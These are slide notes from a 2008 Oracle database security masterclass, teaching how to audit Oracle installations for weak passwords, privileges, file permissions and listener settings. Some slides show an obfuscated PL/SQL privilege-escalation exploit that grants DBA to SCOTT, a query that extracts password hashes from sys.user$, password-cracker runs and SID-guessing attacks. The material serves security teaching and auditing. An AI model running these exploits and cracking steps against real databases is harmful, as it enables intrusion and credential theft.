PeteFinnigan.com Limited

Oracle Security Expertise

White-Hats 2008, London, September 26th 2008

Oracle Security Masterclass

By

Pete Finnigan

Written Friday, 25th September 2008

Why Am I Qualified To Speak

- PeteFinnigan.com Limited
- Founded February 2003
- CEO Pete Finnigan
- Clients UK, States, Europe
- Specialists in researching and securing Oracle databases providing consultancy and training
- http://www.petefinnigan.com
- Author of Oracle security step-by-step
- Published many papers, regular speaker (UK, USA, Slovenia, Norway, Iceland and more)
- Member of the Oak Table Network

Agenda

- Part 1 - Overview of oracle security
  - How and why do hackers steal data
  - What are the issues
  - How are databases compromised
- Part 2 - Main body of the master class
  - Conducting a security audit of a database
  - What to look for
  - Examples
  - How to look
  - What tools
- Part 3 - Conclusions
  - What to do when you have a list of problems to fix
  - Deciding what to fix, how to fix, can you fix
  - Basic hardening – i.e. these are the things you should really fix

Overview

- What do I want to achieve today
- Its high level, an audit can take days so we cannot cover it all in around in the short time we have
- Anyone can perform an audit but be realistic at what level
- I want to teach basic ideas
- **Ask questions any time you would like to**
- Try out some of the tools and techniques yourself later on

What Is Oracle Security?

- **It is about creating a secure database and storing critical / valuable data securely**
- To do this Oracle security is about all of these:
  - Performing a security audit of an Oracle database?
  - Securely configuring an Oracle database?
  - Designing a secure Oracle system before implementation?
  - Using some of the key security features
    - Audit, encryption, RBAC, FGA, VPD…

Internal Or External Attacks

- Internal attacks are shown to exceed external attacks in many recent surveys, Delloite surveys the top 100 finance institutes
- The reality is likely to be worse as surveys do not capture all details or all companies
- Data is often the target now not system access; this could be for identity theft to clone identities
- With Oracle databases external attacks are harder and are likely to involve
  - application injection or
  - Buffer Overflow or
  - Protocol attacks
- Internal attacks could use any method for exploitation. The issues are why:
  - True hackers gain access logically or physically
  - Power users have too many privileges
  - Development staff, DBA's
  - **Internal staff have access already!!**

How Easy Is It To Attack?

- Many and varied attack vectors
- Passwords are the simplest – find, guess, crack
- Bugs that can be exploited
- SQL injection
- Denial of Service
- Exploit poor configuration – access OS files, services
- Network protocol attacks
- Buffer overflows, SQL buffer overflows
- Cursor injection
- More ?

Most sites are here not below (well below as well but that doesn't matter if they are at the top of the list)

Example Exploit

Oracle SQL*Plus

File Edit Search Options Help

http://www.milw0rm.com/exploits/4572

```
SQL> sho user
USER is "SCOTT"
SQL> @10g_exploit

USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
SCOTT                          APP_ROLE                       NO  YES NO
SCOTT                          CONNECT                        NO  YES NO
SCOTT                          RESOURCE                       NO  YES NO


PL/SQL procedure successfully completed.


USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
SCOTT                          APP_ROLE                       NO  YES NO
SCOTT                          CONNECT                        NO  YES NO
SCOTT                          DBA                            NO  YES NO
SCOTT                          RESOURCE                       NO  YES NO

SQL> |
```

Demo

Example Exploit (2)

TextPad - [C:\pete_finnigan_com_ltd\presentations\tools\10g_exploit.sql]

File Edit Search View Tools Macros Configure Window Help

```
select * from user_role_privs;


DECLARE
c2gya2Vy NUMBER;
BEGIN
  c2gya2Vy := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(c2gya2Vy,utl_encode.text_decode(
'ZGVjbGFyZSBwcmFnbWEgYXV0b25vbW91c190cmFuc2FjdGlvbjsgYmVnaW4gZXhlY3V0ZSBpbW1lZGlhdGUgJ0dSQU5UIERCQSBUTy
BTQ09UV

Cc7Y29tbWl0O2VuZDs=','WE8ISO8859P1', UTL_ENCODE.BASE64),0);

  SYS.LT.FINDRICSET('TGV2ZWwgMSBjb21sZXRlIDop.U2VlLnUubGF0ZXIp''||dbms_sql.execute('||c2gya2Vy||')
  ||'''','DEADBEAF');
END;
/


select * from user_role_privs;
```

Be aware of the payloads

Infinite possibilities mean the source must be blocked

Remember the target is not to get the DBA role!!!

Realistic Hacking Of Databases

- The target is data not the DBA role
- The exploits we have just seen work but stealing data is much more “real”
- Its easy
- It doesn’t involve complex techniques
- What do you think happens?

Demonstration

- Hacking an Oracle database to “steal”
- 15 minutes or so

Demo

What Are The Problems Here?

- Access is available to the database
- Credentials are guessable
- Default accounts have access to critical data
- Critical data is easy to find
- Poor, weak encryption and protection used
- This is reality, this is what Oracle database security REALLY looks like!!

Stay Ahead Of The Hackers

- When deciding what to audit and how to audit a database you must know what to look for:
  - Existing configuration issues and security vulnerabilities are a target
  - Remember hackers don't follow rules
  - Combination attacks (multi-stage / blended) are common
- The solution: Try and think like a hacker – be suspicious

The Basic Tenets Of Oracle Security

- Reduce the version / installed product to that necessary
- Reduce the users / schemas
- Reduce and design privileges to least privilege principal
- Lock down direct access
- Lock down basic configurations
- Audit
- Clean up

The Access Issue

- A database can only be accessed if you have three pieces of information
  - The IP Address or hostname
  - The Service name / SID of the database
  - A valid username / password
- Lots of sites I see:
  - Deploy tnsnames to all servers and desktops
  - Allow access to servers (no IP blocking)
  - Create guessable SID/Service name
  - Don’t change default passwords or set weak ones
  - No form of IP blocking and filtering
- Do not do any of these!

11gR1 has broken this!!

Part 2 – Conducting A Database Audit

- Planning and setting up for An Audit
- Selecting a target
- Interview key staff
- Versions, patches and software
- Enumerate users and find passwords
- File system analysis
- Network analysis
- Database configuration

Planning An Audit

- Create a simple plan, include
  - The environments to test
  - The tools to use
  - Decide what to test and how “deep”
  - The results to expect
  - Looking forward
  - What are you going to do with the results?
- Don’t create “war and peace” but provide due diligence, repeatability

The Environment To Be Audited

- This is a key decision
- Which environment should be tested?
- A live production system **MUST** be chosen
- Some elements can be tested in other systems
  - i.e. a complete clone (standby / DR) can be used to assess configuration
  - The file system and networking and key elements such as passwords / users must be tested in production
- Choose carefully

Building A Toolkit

- There are a few standalone tools available
- I would start with manual queries and simple scripts such as:
  - www.petefinnigan.com/find_all_privs.sql
  - www.petefinnigan.com/who_has_priv.sql
  - www.petefinnigan.com/who_can_access.sql
  - www.petefinnigan.com/who_has_role.sql
  - www.petefinnigan.com/check_parameter.sql
- Hand code simple queries as well

Checklists – Basis For The Audit

- There are a number of good checklists to define what to check:
- CIS Benchmark - http://www.cisecurity.org/bench_oracle.html
- SANS S.C.O.R.E - http://www.sans.org/score/oraclechecklist.php
- Oracle's own checklist - http://www.oracle.com/technology/deploy/security/pdf/twp_security_checklist_db_database_20071108.pdf
- DoD STIG - http://iase.disa.mil/stigs/stig/database-stig-v8r1.zip
- Oracle Database security, audit and control features – ISBN 1-893209-58-X

Keep It Neutral

- All actions must be read only
- Don’t stop / start the database
- Don’t affect the business
- Read only must also not be heavy queries
- Hands-on and not automated is better
- Remember some things cannot be automated well
- Automated tools have issues

Decide The Scope Of The Test

- What is to be tested (what checks to use)?
- The checklists provide extensive lists of checks
- My advice: keep it simple to start with
  - Concentrate on the “LOW FRUIT”
  - Key issues
    - Passwords
    - Simple configuration issues
    - RBAC issues

Results?

- Before you start you should asses what you expect as results
- This drives two things:
  - The scale of the test
  - What you can do with the results
- It should help derive
  - What to test for
  - What to expect
- If you decide in advance its easier to cope with the output (example: if you do a test in isolation and find 200 issues, its highly unlikely anyone will deal with them)

An interesting concept!


Interview Key Staff

- Perform interviews with key staff
  - DBA
  - Security
  - Applications
- Understand
  - Policies
  - Backups
  - How different groups of staff use and access the database
- The checklists include interview questions
- Prepare an interview list to work to (see the CIS benchmark for examples -

Line up the key people in advance

Don't base only on internal policies

Software Installed



Look at the installed software and features / functions in the database

Database Version

Oracle SQL*Plus

File Edit Search Options Help

```
SQL> desc v$version
 Name                                      Null?    Type
 ----------------------------------------- -------- ----------------------------
 BANNER                                             VARCHAR2(80)

SQL> select * from v$version;

BANNER
--------------------------------------------------------------------------------
Oracle Database 11g Enterprise Edition Release 11.1.0.6.0 - Production
PL/SQL Release 11.1.0.6.0 - Production
CORE    11.1.0.6.0      Production
TNS for Linux: Version 11.1.0.6.0 - Production
NLSRTL Version 11.1.0.6.0 - Production

SQL>
```

Ensure it's a supported version

Demo

Patch Status

- DBA_REGISTRY_HISTORY (should work now since Jan 2006 CPU)
- Opatch –lsinventory
- Checksum packages, functions, procedures, libraries, views
  - Rorascanner has example code
  - Some Commercial tools do this
  - Problems – if PL/SQL is not updated in CPU
  - Time based approaches with last_ddl_time
- Ask the DBA we are not trying to break in

User Enumeration

SQL Plus

```
Typ      USER              Rol      Sys      Ob       Tab      PL       Status
==========================================================================
ADM      SYS               49       200      14       870      1327     OPEN
ADM      SYSTEM            3        5        46       153      4        OPEN
DEF      OUTLN             1        3        1        3        1        EXPIRED & LOCKE
DEF      DIP               0        1        0        0        0        EXPIRED & LOCKE
DEF      TSMSYS            1        1        0        1        0        EXPIRED & LOCKE
DEF      ORACLE_OC         0        1        2        0        6        EXPIRED & LOCKE
DEF      DBSNMP            1        4        2        20       7        OPEN
DEF      WMSYS             3        28       12       42       52       EXPIRED & LOCKE
DEF      EXFSYS            1        9        7        47       71       EXPIRED & LOCKE
DEF      CTXSYS            2        7        52       43       133      EXPIRED & LOCKE
DEF      XDB               3        10       13       23       68       EXPIRED & LOCKE
DEF      ANONYMOUS         0        1        12       0        0        EXPIRED & LOCKE
DEF      ORDSYS            1        13       14       68       87       EXPIRED & LOCKE
DEF      ORDPLUGIN         0        10       2        0        10       EXPIRED & LOCKE
DEF      SI_INFORM         0        1        0        0        0        EXPIRED & LOCKE
DEF      MDSYS             2        18       30       108      239      EXPIRED & LOCKE
DEF      OLAPSYS           2        13       41       126      89       EXPIRED & LOCKE
DEF      MDDATA            2        1        0        0        0        EXPIRED & LOCKE
DEF      SPATIAL_W         3        8        0        0        0        EXPIRED & LOCKE
DEF      SPATIAL_C         3        8        0        0        0        EXPIRED & LOCKE
DEF      WKSYS             7        59       32       56       50       EXPIRED & LOCKE
DEF      WKPROXY           0        3        0        0        0        EXPIRED & LOCKE
DEF      WK_TEST           2        0        0        13       0        EXPIRED & LOCKE
ADM      SYSMAN            2        7        19       681      387      OPEN
DEF      MGMT_VIEW         1        0        4        0        0        OPEN
APX      FLOWS_FIL         0        0        6        1        0        EXPIRED & LOCKE
APX      APEX_PUBL         0        1        11       0        0        EXPIRED & LOCKE
APX      FLOWS_030         3        28       98       212      371      EXPIRED & LOCKE
DEF      OWBSYS            10       23       43       0        0        EXPIRED & LOCKE
SAM      SCOTT             2        2        0        4        0        OPEN
SAM      HR                1        7        1        7        2        EXPIRED & LOCKE
SAM      OE                2        7        14       10       1        EXPIRED & LOCKE
SAM      IX                5        17       11       15       0        EXPIRED & LOCKE
SAM      SH                3        12       4        17       0        EXPIRED & LOCKE
SAM      PM                2        1        10       2        0        EXPIRED & LOCKE
DEF      BI                1        9        23       0        0        EXPIRED & LOCKE
---      PETE              2        1        1        0        0        OPEN
---      BILL              2        1        1        0        0        OPEN
DEF      XS$NULL           0        0        0        0        0        EXPIRED & LOCKE
==========================================================================
Typ      USER              Rol      Sys      Ob       Tab      PL       Status

PL/SQL procedure successfully completed.

SQL>
```

Demo

Auditing Passwords

- Three types of checks (ok 4)
  - Password=username
  - Password=default password
  - Password=dictionary word
  - Password is too short
- Default check tools or password cracker?
- Password cracker
  - http://www.petefinnigan.com/oracle_password_cracker.htm
  - http://soonerorlater.hu/index.khtml?article_id=513
  - http://www.red-database-security.com/software/checkpwd.html
  - http://www.toolcrypt.org/tools/orabf/orabf-v0.7.6.zip

Password Cracker

```
C:\WINDOWS\system32\cmd.exe
C:\laszlo\release_code_cracker\woraauthbf_0.2>woraauthbf -p 11g_test2.txt -t 11g
10g -m 5 -c alphanum
The number of processors: 2
Number of pwds to check: 60466176
Number of pwds to check by thread: 30233088
Password file: 11g_test2.txt, charset: alphanum, maximum length: 5, type: 11g10g

Start: 0 End: 30233088
Start: 30233088 End: 60466176
Password found: SCOTT:Cra3k:ORA11G:vostok
Elpased time: 11s
Checked passwords: 11070392
Password / Second: 1000
```

Run in SQL*Plus

```
Select u.name||':'||u.password
         ||':'||substr(u.spare4,3,63)
         ||':'||d.name||':'
         ||sys_context('USERENV','SERVER_HOST')||':'
from sys.user$ u, sys.V_$DATABASE d where u.type#=1;
```

Demo

Create a text file with the results – mine is called 11g_test.txt

```
SCOTT:9B5981663723A979:71C46D7FD2AB8A607A93489E899C08FFDA75B147030761978E6
40EF57C35:ORA11G:vostok:
```

An Alternate Approach

```
SQL Plus
SQL> @cracker-v2.0.sql
cracker: Release 1.0.2.0.0 - Beta on Thu Sep 25 14:27:37 2008
Copyright (c) 2008 PeteFinnigan.com Limited. All rights reserved.

T Username                Password                  CR FL STA
==========================================================

U SYS                     [ORACLE1                ] DI CR OP
U SYSTEM                  [ORACLE1                ] DI CR OP
U OUTLN                   [OUTLN                  ] DE CR EL
U DIP                     [DIP                    ] DE CR EL
U TSMSYS                  [TSMSYS                 ] PU CR EL
U ORACLE_OCM              [ORACLE_OCM             ] PU CR EL
U XDB                     [CHANGE_ON_INSTALL      ] DE CR EL
R GLOBAL_AQ_USER_ROLE     [GL-EX <GLOBAL>         ] GE CR OP
U DBSNMP                  [ORACLE1                ] DI CR OP
U WMSYS                   [WMSYS                  ] DE CR EL
U EXFSYS                  [EXFSYS                 ] DE CR EL
U CTXSYS                  [CHANGE_ON_INSTALL      ] DE CR EL
U XS$NULL                 [                       ] -- -- EL
U ANONYMOUS               [IMP <anonymous>        ] IM CR EL
R SPATIAL_WFS_ADMIN       [SPATIAL_WFS_ADMIN      ] PU CR OP
U ORDSYS                  [ORDSYS                 ] DE CR EL
U ORDPLUGINS              [ORDPLUGINS             ] DE CR EL
U SI_INFORMTN_SCHEMA      [SI_INFORMTN_SCHEMA     ] DE CR EL
U MDSYS                   [MDSYS                  ] DE CR EL
U OLAPSYS                 [                       ] -- -- EL
U MDDATA                  [MDDATA                 ] DE CR EL
U HR                      [CHANGE_ON_INSTALL      ] DE CR EL
U SPATIAL_WFS_ADMIN_US    [SPATIAL_WFS_ADMIN_US   ] PU CR EL
R WFS_USR_ROLE            [WFS_USR_ROLE           ] PU CR OP
R SPATIAL_CSW_ADMIN       [SPATIAL_CSW_ADMIN      ] PU CR OP
U SPATIAL_CSW_ADMIN_US    [SPATIAL_CSW_ADMIN_US   ] PU CR EL
R CSW_USR_ROLE            [CSW_USR_ROLE           ] PU CR OP
U WKSYS                   [CHANGE_ON_INSTALL      ] DE CR EL
U WKPROXY                 [CHANGE_ON_INSTALL      ] DE CR EL
U WK_TEST                 [WK_TEST                ] DE CR EL
U SYSMAN                  [ORACLE1                ] DI CR OP
U MGMT_VIEW               [                       ] -- -- OP
U FLOWS_FILES             [                       ] -- -- EL
U APEX_PUBLIC_USER        [                       ] -- -- EL
U FLOWS_030000            [                       ] -- -- EL
U OWBSYS                  [OWBSYS                 ] PU CR EL
R OWB$CLIENT              [S                      ] BF CR OP
R OWB_DESIGNCENTER_VIE    [S                      ] BF CR OP
U SCOTT                   [TIGER                  ] DE CR OP
U AB                      [AB                     ] PU CR OP
```

This is simpler to run

A bit slower but it finds the key issues with one command

Demo

File System Audit

- Finding passwords
- Permissions on the file system
- Suid issues
- Umask settings
- Lock down Key binaries and files
- Look for data held outside the database
- OSDBA membership
- These are a starter for 10: Much more can be done (e.g. I check for @80 separate issues at the OS level); see the checklists for ideas

Finding Passwords

root@vostok:/oracle/11g

```
[root@vostok 11g]# find $ORACLE_HOME -name "*" -type f -print | while read x
> do
> echo "filename is "$x >>/tmp/pwd.lis
> egrep -I 'connect|sqlplus|"identified by"' $x >>/tmp/pwd.lis 2>/dev/null
> done
```

This is one of the key searches

Also search the process lists

Also search history

File Permissions

root@vostok:/oracle/11g

```
[root@vostok 11g]# find $ORACLE_HOME -perm 777 -exec file {} \;
/oracle/11g/bin/lbuilder: symbolic link to `/oracle/11g/nls/lbuilder/lbuilder'
/oracle/11g/jdk/jre/javaws/javaws: symbolic link to `../bin/javaws'
/oracle/11g/jdk/jre/lib/i386/client/libjsig.so: symbolic link to `../libjsig.so'
/oracle/11g/jdk/jre/lib/i386/server/libjsig.so: symbolic link to `../libjsig.so'
/oracle/11g/lib/libagtsh.so: symbolic link to `libagtsh.so.1.0'
/oracle/11g/lib/libclntsh.so: symbolic link to `/oracle/11g/lib/libclntsh.so.11.1'
/oracle/11g/lib/libocci.so: symbolic link to `libocci.so.11.1'
/oracle/11g/lib/libodm11.so: symbolic link to `libodmd11.so'
/oracle/11g/lib/libclntsh.so.10.1: symbolic link to `/oracle/11g/lib/libclntsh.so'
/oracle/11g/lib/liborasdkbase.so: symbolic link to `liborasdkbase.so.11.1'
/oracle/11g/lib/liborasdk.so: symbolic link to `liborasdk.so.11.1'
/oracle/11g/precomp/public/SQLCA.H: symbolic link to `sqlca.h'
/oracle/11g/precomp/public/ORACA.H: symbolic link to `oraca.h'
/oracle/11g/precomp/public/SQLDA.H: symbolic link to `sqlda.h'
/ora
/ora
/ora
/ora
/ora
/ora
```

- Test for 777 perms
- Files in ORACLE_HOME should be 750 or less
- Binaries 755 or less
- No one reads and follows the post installation steps

SUID and SGID

root@vostok:/oracle/11g/bin

```
[root@vostok bin]# find $ORACLE_HOME -perm -4000 -print 2>/dev/null
/oracle/11g/bin/oradism
/oracle/11g/bin/oracle
/oracle/11g/bin/emtgtctl2
/oracle/11g/bin/nmb
/oracle/11g/bin/nmhs
/oracle/11g/bin/nmo
/oracle/11g/bin/extjob
/oracle/11g/bin/jssu
[root@vostok bin]# find $ORACLE_HOME -perm -2000 -print 2>/dev/null
/oracle/11g/bin/oracle
/oracle/11g/bin/emtgtctl2
/oracle/11g/bin/nmb
/oracle/11g/bin/nmo
[root@vostok bin]#
```

Beware of non-standard SUID binaries

Beware of “0” binaries

Change the permissions on those binaries not used

OSDBA Membership

```
oracle@vostok:~
[root@vostok 11g]# su - oracle
[oracle@vostok ~]$ id
uid=500(oracle) gid=500(oinstall) groups=500(oinstall),501(osdba) context=root:system_
r:unconfined_t:SystemLow-SystemHigh
[oracle@vostok ~]$ cat /etc/passwd | grep ora
oracle:x:500:500::/home/oracle:/bin/bash
[oracle@vostok ~]$ cat /etc/group | grep ora
osdba:x:501:oracle
[oracle@vostok ~]$ cat /etc/group | grep ^o
oinstall:x:500:
osdba:x:501:oracle
osoper:x:502:
[oracle@vostok ~]$
```

This system has issues

Oracle (not good name choice) is in oinstall group

Osdba group only has Oracle as member

Osoper is not assigned to anyone

Ensure segregation of duties

Network Audit

- Listener
  - port
  - listener name
  - service name
- Listener password or local authentication
- Admin restrictions
- Extproc and services
- Logging on
- Valid node checking

SIDGuesser

C:\WINDOWS\system32\cmd.exe

```
C:\pete_finnigan_com_ltd\presentations\tools>sidguesser -i 127.0.0.1 -p 1521 -d
sidlist.txt

SIDGuesser v1.0.5 by patrik@cqure.net
--------------------------------------

Starting Dictionary Attack (<space> for stats, Q for quit) ...


C:\pete_finnigan_com_ltd\presentations\tools>sidguesser -i 127.0.0.1 -p 1522 -d
sidlist.txt

SIDGuesser v1.0.5 by patrik@cqure.net
--------------------------------------

Starting Dictionary Attack (<space> for stats, Q for quit) ...

FOUND SID: ORA10GR2

C:\
```

Demo

From http://www.cqure.net/tools/SIDGuesser_win32_1_0_5.zip

Port, Name and Services

```
STATUS of the LISTENER
------------------------
Alias                     LISTENER
Version                   TNSLSNR for Linux: Versio
   Production
Start Date                31-OCT-2007 09:06:14
Uptime                    0 days 4 hr. 56 min. 27 s
Trace Level               off
Security                  ON: Local OS Authenticati
SNMP                      OFF
Listener Parameter File   /oracle/11g/network/admin/listener.ora
Listener Log File
   /oracle/diag/tnslsnr/vostok/listener/alert/log.xml
Listening Endpoints Summary...
  (DESCRIPTION=(ADDRESS=(PROTOCOL=ipc)(KEY=EXTPROC1521)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=vostok)(PORT=1521)))
Services Summary...
Service "ORA11G" has 1 instance(s).
  Instance "ORA11G", status READY, has 1 handler(s) for this service...
Service "ORA11GXDB" has 1 instance(s).
  Instance "ORA11G", status READY, has 1 handler(s) for this service...
Service "ORA11G_XPT" has 1 instance(s).
  Instance "ORA11G", status READY, has 1 handler(s) for this service...
```

Sidguesser can guess a SID and cannot be blocked easily

Duplicate services

Listener password

TextPad - [C:\oracle_10gr2\NETWORK\ADMIN\listener.ora]

File Edit Search View Tools Macros Configure Window Help

```
# listener.ora Network Configuration File: c:\orac
# Generated by Oracle configuration tools.

SID_LIST_LISTENER =
  (SID_LIST =
    (SID_DESC =
      (SID_NAME = PLSExtProc)
      (ORACLE_HOME = c:\oracle_10gr2)
      (PROGRAM = extproc)
    )
  )

LISTENER =
  (DESCRIPTION_LIST =
    (DESCRIPTION =
      (ADDRESS = (PROTOCOL = IPC)(KEY = EXTPROC1))
      (ADDRESS = (PROTOCOL = TCP)(HOST = oracle_hack_box)(PORT = 1522))
    )
  )


#----ADDED BY TNSLSNR 21-NOV-2007 16:20:09---
PASSWORDS_LISTENER = 80E31BA5A08D02A6
#--------------------------------------------
```

16 38 Read Ovr Block Sync Rec Caps

- Password is encrypted pre 10g
- Hash can be used to log in
- Check for clear text passwords or no password
- Check admin_restrictions is set
- Beware of default file permissions

Database Configuration Audit

- Use simple scripts or hand coded commands
- This section can only highlight; use the checklists for a complete list of things to audit
- Check profiles and profile assignment
- Check initialisation Parameters
- Privilege and role assignments
- Much more – see checklists

Users => Profiles

Oracle SQL*Plus

File Edit Search Options Help

```
SQL> select username,account_status,profile
  2  from dba_users;

USERNAME                       ACCOUNT_STATUS                   PROFILE
------------------------------ -------------------------------- ---------------
MGMT_VIEW                      OPEN                             DEFAULT
SYS                            OPEN                             DEFAULT
SYSTEM                         OPEN                             DEFAULT
DBSNMP                         OPEN                             MONITORING_PROF
                                                                ILE

SYSMAN                         OPEN                             DEFAULT
SCOTT                          OPEN                             DEFAULT
X                              OPEN                             DEFAULT
TESTUSER                       OPEN                             DEFAULT
OUTLN                          EXPIRED & LOCKED                 DEFAULT
MDSYS                          EXPIRED & LOCKED                 DEFAULT
ORDSYS                         EXPIRED & LOCKED                 DEFAULT
EXFSYS                         EXPIRED & LOCKED                 DEFAULT
DMSYS                          EXPIRED & LOCKED                 DEFAULT
WMSYS                          EXPIRED & LOCKED                 DEFAULT
CTXSYS                         EXPIRED & LOCKED                 DEFAULT
ANONYMOUS                      EXPIRED & LOCKED                 DEFAULT
XDB                            EXPIRED & LOCKED                 DEFAULT
ORDPLUGINS                     EXPIRED & LOCKED                 DEFAULT
SI_INFORMTN_SCHEMA             EXPIRED & LOCKED                 DEFAULT
OLAPSYS                        EXPIRED & LOCKED                 DEFAULT

USERNAME                       ACCOUNT_STATUS                   PROFILE
------------------------------ -------------------------------- ---------------
TSMSYS                         EXPIRED & LOCKED                 DEFAULT
BI                             EXPIRED & LOCKED                 DEFAULT
PM                             EXPIRED & LOCKED                 DEFAULT
MDDATA                         EXPIRED & LOCKED                 DEFAULT
IX                             EXPIRED & LOCKED                 DEFAULT
```

No profiles designed on this database

All accounts have same profile except one

Check Parameters

Oracle SQL*Plus

File Edit Search Options Help

```
check_parameter: Release 1.0.2.0.0 - Production on Thu Nov 22 16:22:56 2007
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

PARAMETER TO CHECK            [utl_file_dir]: os_authent_prefix
CORRECT VALUE                         [null]:
OUTPUT METHOD Screen/File                [S]: S
FILE NAME FOR OUTPUT              [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:

Investigating parameter => os_authent_prefix
=============================================
Name                    : os_authent_prefix
Value                   : OPS$
Type                    : STRING
Is Default              : DEFAULT VALUE
Is Session modifiable   : FALSE
Is System modifiable    : FALSE
Is Modified             : FALSE
Is Adjusted             : FALSE
Description             : prefix for auto-logon accounts
Update Comment          :
-----------------------------------------------------------------------
value ***OPS$*** is incorrect

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm

SQL>
```

Use the checklists to identify what to check

This parameter setting is not ideal for instance

Demo

RBAC

- Review the complete RBAC model implemented
- Understand default schemas installed and why
- Understand the application schemas
  - Privileges, objects, resources
- Understand which accounts are Admin / user / Application Admin etc
  - Consider privileges, objects, resources
- lock accounts if possible – check for open accounts
  - reduce attack surface

Defaults

- Defaults are one of the biggest issues in Oracle
- Oracle has the most default accounts for any software
- Tens of thousands of public privileges granted
- Many default roles and privileges
  - Many application developers use default Roles unfortunately
- Reduce the Public privileges as much as possible
- Do not use default accounts
- Do not use default roles including DBA
- Do not use default passwords

Test Users Privileges (SCOTT)

Oracle SQL*Plus

File Edit Search Options Help

```
find_all_privs: Release 1.0.7.0.0 - Production on Sat Nov 10 10:37:41 2007
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

NAME OF USER TO CHECK                 [ORCL]: SCOTT
OUTPUT METHOD Screen/File                [S]: S
FILE NAME FOR OUTPUT              [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:

User => SCOTT has been granted the following privileges
=======================================================================
        ROLE => APP_ROLE which contains =>
                ROLE => MAN_ROLE which contains =>
                        SYS PRIV => EXECUTE ANY PROCEDURE grantable => NO
                SYS PRIV => ALTER USER grantable => NO
                SYS PRIV => SELECT ANY TABLE grantable => NO
